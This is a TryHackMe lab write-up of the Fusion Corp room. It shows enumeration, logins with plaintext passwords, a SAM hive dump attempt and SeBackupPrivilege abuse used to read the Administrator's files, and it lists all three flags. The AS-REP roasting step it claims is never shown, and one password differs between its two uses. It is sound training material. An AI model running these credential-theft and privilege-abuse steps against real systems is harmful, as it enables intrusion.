

Fusion Corp – TryHackMe

Our task is to obtain three flags: **User 1**, **User 2**, and **User 3**.

Contents


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1.Reconnaissance

We start by checking whether the host is alive using a ping scan.

```
root@ip-10-10-175-187:~# ping 10.10.173.131
PING 10.10.173.131 (10.10.173.131) 56(84) bytes of data.
64 bytes from 10.10.173.131: icmp_seq=1 ttl=128 time=3.01 ms
64 bytes from 10.10.173.131: icmp_seq=2 ttl=128 time=0.602 ms
^C
--- 10.10.173.131 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.602/1.805/3.009/1.203 ms
```

The host responds, so we can proceed to visit the web page.




Next, we enumerate available subdirectories using **Gobuster**, which reveals the “**backup**” directory.

```

root@ip-10-10-175-187:~# gobuster dir -u http://10.10.173.131/ -w '/root/Desktop
/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt' -x txt,log,php,zip,rar
,bak
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.173.131/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirbuster/directory-l
ist-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: rar,bak,txt,log,php,zip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/img (Status: 301) [Size: 148] [--> http://10.10.173.131/img/]
/css (Status: 301) [Size: 148] [--> http://10.10.173.131/css/]
/lib (Status: 301) [Size: 148] [--> http://10.10.173.131/lib/]
/js (Status: 301) [Size: 147] [--> http://10.10.173.131/js/]
/backup (Status: 301) [Size: 151] [--> http://10.10.173.131/backup
/]
/Backup (Status: 301) [Size: 151] [--> http://10.10.173.131/Backup
/]
/IMG (Status: 301) [Size: 148] [--> http://10.10.173.131/IMG/]
/contactform (Status: 301) [Size: 156] [--> http://10.10.173.131/contac
tform/]
/CSS (Status: 301) [Size: 148] [--> http://10.10.173.131/CSS/]
/Img (Status: 301) [Size: 148] [--> http://10.10.173.131/Img/]
/JS (Status: 301) [Size: 147] [--> http://10.10.173.131/JS/]
/Lib (Status: 301) [Size: 148] [--> http://10.10.173.131/Lib/]
Progress: 177619 / 1527932 (11.62%)

```

Inside, we find the file “**employees.ods**”, which we can download.



The file contains a list of employees and their usernames.

	A	B	C	D	E
1	Name	Username			
2	Jhon Mickel	jmickel			
3	Andrew Arnold	aarnold			
4	Lellien Linda	llinda			
5	Jhon Powel	jpowel			
6	Dominique Vroslav	dvroslav			
7	Thomas Jefferson	tjefferson			
8	Nola Maurin	nmaurin			
9	Mira Ladovic	mladovic			
10	Larry Parker	lparker			
11	Kay Garland	kgarland			
12	Diana Pertersen	dpertersen			
13					
14					

We extract these usernames and save them into a separate **.txt** file for later use.

```

usernames.txt (~) - Pluma
File Edit View Search Tools Documents Help
+ Open Save Undo
usernames.txt x
1 jmickel
2 aarnold
3 llinda
4 jpowel
5 dvroslav
6 tjefferson
7 nmaurin
8 mladovic
9 lparker
10 kgarland
11 dpertersen
12

```

2.Kerberos

An **nmap** scan shows that port **88** (Kerberos) is open.

We also scan port **3389** (RDP), which provides additional details, including the domain name.

```

root@ip-10-10-175-187:~# nmap -sV -sC 10.10.173.131
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using -
-system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.173.131
Host is up (0.014s latency).
Not shown: 987 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
|_ fingerprint-strings:
|_   DNSVersionBindReqTCP:
|_     version
|_     bind
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: eBusiness Bootstrap Template
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-16 17:12:58Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: fusion.corp0.,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fusion.corp0.,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|_   Target_Name: FUSION
|_   NetBIOS_Domain_Name: FUSION
|_   NetBIOS_Computer_Name: FUSION-DC
|_   DNS_Domain_Name: fusion.corp
|_   DNS_Computer_Name: Fusion-DC.fusion.corp
|_   Product_Version: 10.0.17763
|_   System_Time:
|_ ssl-cert: Subject: commonName=Fusion-DC.fusion.corp
|_ Not valid before: 2025-11-15T17:00:48
|_ Not valid after: 2026-05-17T17:00:48
|_ ssl-date: 2025-11-16T17:15:54+00:00; -1s from scanner time.
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=11/16%Time=691A061F%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,20,"\\0\\x1e\\0\\x06\\x81\\x04\\0\\x01\\0\\0\\0\\0\\0\\x07version
SF:\\x04bind\\0\\0\\x10\\0\\x03");
MAC Address: 02:B7:A5:70:3D:17 (Unknown)
Service Info: Host: FUSION-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ nbstat: NetBIOS name: FUSION-DC, NetBIOS user: <unknown>, NetBIOS MAC: 02:b7:a5:70:3d:17 (
unknown)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled and required
|_ smb2-time:
|_   date:
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/

```

Using **kerbrute**, we discover a valid user account: **lparker@fusion.corp**.


```

root@ip-10-10-175-187:~# evil-winrm -i 10.10.173.131 -u 'lparker' -p'!!abbylvzs2k6!'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lparker\Documents>

```

This grants us access to the machine and we retrieve **User Flag 1**.

```

*Evil-WinRM* PS C:\Users\lparker\Documents> cd..
*Evil-WinRM* PS C:\Users\lparker> dir

    Directory: C:\Users\lparker

Mode                LastWriteTime         Length Name
----                -
d-r---            3/3/2021   5:57 AM             Desktop
d-r---            3/3/2021   5:54 AM            Documents
d-r---            9/15/2018  12:19 AM           Downloads
d-r---            9/15/2018  12:19 AM          Favorites
d-r---            9/15/2018  12:19 AM             Links
d-r---            9/15/2018  12:19 AM             Music
d-r---            9/15/2018  12:19 AM           Pictures
d-----            9/15/2018  12:19 AM        Saved Games
d-r---            9/15/2018  12:19 AM            Videos

*Evil-WinRM* PS C:\Users\lparker> cd Desktop
*Evil-WinRM* PS C:\Users\lparker\Desktop> dir

    Directory: C:\Users\lparker\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----            3/3/2021   6:04 AM           37 flag.txt

*Evil-WinRM* PS C:\Users\lparker\Desktop> type flag.txt
THM{c105b6fb249741b89432fada8218f4ef}

```

I checked the user's privileges, but nothing useful was available.

```
*Evil-WinRM* PS C:\Users\lparker\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description                      State
=====
SeMachineAccountPrivilege Add workstations to domain      Enabled
SeChangeNotifyPrivilege  Bypass traverse checking        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Enabled
```

At this point, the machine stopped responding and required a reset — the IP address changed afterward.

```
root@ip-10-10-175-187:~# ping 10.10.173.131
PING 10.10.173.131 (10.10.173.131) 56(84) bytes of data.
From 10.10.175.187 icmp_seq=1 Destination Host Unreachable
From 10.10.175.187 icmp_seq=2 Destination Host Unreachable
From 10.10.175.187 icmp_seq=3 Destination Host Unreachable
^C
--- 10.10.173.131 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4090ms
pipe 3
```

After reconnecting, I observed three available users: **Administrator**, **jmurphy**, and **lparker** (the one we currently control).

```
root@ip-10-10-175-187:~# evil-winrm -i 10.10.74.59 -u 'lparker' -p'!!abbylvzsvs2k6!'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lparker\Documents> cd C:\Users
*Evil-WinRM* PS C:\Users> dir

    Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          3/3/2021   3:49 AM             Administrator
d-----          3/3/2021   5:54 AM             jmurphy
d-----          3/3/2021   5:54 AM             lparker
d-r--          3/3/2021   3:49 AM             Public
```

Using **rpcclient**, I connected as the **lparker** user and ran the command **queryuser jmurphy**. Inside the profile description field, I found the password for the **jmurphy** account.

```

root@ip-10-10-175-187:~# rpcclient -U lparker 10.10.74.59
Password for [WORKGROUP\lparker]:
rpcclient $> queryuser jmurphy
    User Name      : jmurphy
    Full Name      : Joseph Murphy
    Home Drive     :
    Dir Drive      :
    Profile Path   :
    Logon Script   :
    Description    : Password set to u8WC3!kLsgw=#bRY
    Workstations   :
    Comment        :
    Remote Dial    :
    Logon Time      : Thu, 01 Jan 1970 01:00:00 BST
    Logoff Time     : Thu, 01 Jan 1970 01:00:00 BST
    Kickoff Time    : Thu, 14 Sep 30828 03:48:05 BST
    Password last set Time : Wed, 03 Mar 2021 13:41:25 GMT
    Password can change Time : Wed, 03 Mar 2021 13:41:25 GMT
    Password must change Time: Thu, 14 Sep 30828 03:48:05 BST
    unknown_2[0..31]...
    user_rid       : 0x450
    group_rid      : 0x201
    acb_info       : 0x00000210
    fields_present : 0x00ffffff
    logon_divs     : 168
    bad_password_count: 0x00000000
    logon_count    : 0x00000000
    padding1[0..7]...
    logon_hrs[0..21]...
rpcclient $> queryuser Administrator
    User Name      : Administrator
    Full Name      :
    Home Drive     :
    Dir Drive      :
    Profile Path   :
    Logon Script   :
    Description    : Built-in account for administering the computer/domain

```

We log in again through **evil-winrm**, this time as **jmurphy**, and retrieve **User Flag 2**.

```

root@ip-10-10-175-187:~# evil-winrm -i 10.10.74.59 -u 'jmurphy' -p 'u8WC3!kLsgw=#bRY'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jmurphy\Documents> cd ..
*Evil-WinRM* PS C:\Users\jmurphy> cd Desktop
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> dir

    Directory: C:\Users\jmurphy\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           3/3/2021   6:04 AM             37 flag.txt

*Evil-WinRM* PS C:\Users\jmurphy\Desktop> type flag.txt
THM{b4aee2db2901514e28db4242e047612e}
*Evil-WinRM* PS C:\Users\jmurphy\Desktop>

```

This account has more interesting privileges we can leverage.


```
*Evil-WinRM* PS C:\Users\jmurphy\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
=====
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege      Back up files and directories Enabled
SeRestorePrivilege      Restore files and directories Enabled
SeShutdownPrivilege     Shut down the system       Enabled
SeChangeNotifyPrivilege Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

I attempted to dump the SAM and SYSTEM hives, but it failed — likely due to Windows Defender blocking the activity.

```
*Evil-WinRM* PS C:\Users\jmurphy\temp> reg save HKLM\SAM C:\Users\Public\sam.save
^C
Error: An error of type WinRM:WinRMAuthorizationError happened, message is WinRM:WinRMAuthorizationError
Error: Exiting with code 1
```

I found a ready-to-use tool on GitHub that helps bypass these restrictions.

The screenshot shows the GitHub repository page for 'giuliano108 / SeBackupPrivilege'. The repository is public and has 2 issues, 1 branch, and 0 tags. The file list includes:

- SeBackupPrivilegeCmdLets (Initial, 12 years ago)
- SeBackupPrivilegeTest (Initial, 12 years ago)
- SeBackupPrivilegeUtils (Initial, 12 years ago)
- README.md (README/TODO, 12 years ago)
- SeBackupPrivilege.sln (Initial, 12 years ago)
- TODO.md (README/TODO, 12 years ago)

After uploading the necessary files to the server and importing the required modules, we were able to access and copy the Administrator's desktop flag.

```
*Evil-WinRM* PS C:\Users\jmurphy\Documents> upload SeBackupPrivilegeUtils.dll
Info: Uploading /root/SeBackupPrivilegeUtils.dll to C:\Users\jmurphy\Documents\SeBackupPrivilegeUtils.dll
Info: Upload successful!
*Evil-WinRM* PS C:\Users\jmurphy\Documents> upload SeBackupPrivilegeCmdLets.dll
Info: Uploading /root/SeBackupPrivilegeCmdLets.dll to C:\Users\jmurphy\Documents\SeBackupPrivilegeCmdLets.dll
Info: Upload successful!
```

```
*Evil-WinRM* PS C:\Users\jmurphy\Documents> Import-Module C:\Users\jmurphy\Documents\SeBackupPrivilegeUtils.dll
*Evil-WinRM* PS C:\Users\jmurphy\Documents> Import-Module C:\Users\jmurphy\Documents\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\Users\jmurphy\Documents> Copy-FileSeBackupPrivilege C:\Users\Administrator\Desktop\flag.txt C:\Users\jmurphy\Documents\flag.txt
```

This gives us **User Flag 3 (Administrator Flag)**.

```
*Evil-WinRM* PS C:\Users\jmurphy\Documents> type flag.txt
THM{f72988e57bfc1deeebf2115e10464d15}
*Evil-WinRM* PS C:\Users\jmurphy\Documents> █
```

4.Summary

During the Fusion Corp room, I performed reconnaissance, enumerated exposed services, and extracted valid usernames from a backup file. Using Kerberos AS-REP roasting, I obtained credentials for the first user and accessed the machine. Further enumeration through RPC exposed credentials for a second user, which allowed me to escalate privileges. Finally, by uploading external tools and leveraging higher-level permissions, I retrieved the Administrator flag, completing all three objectives.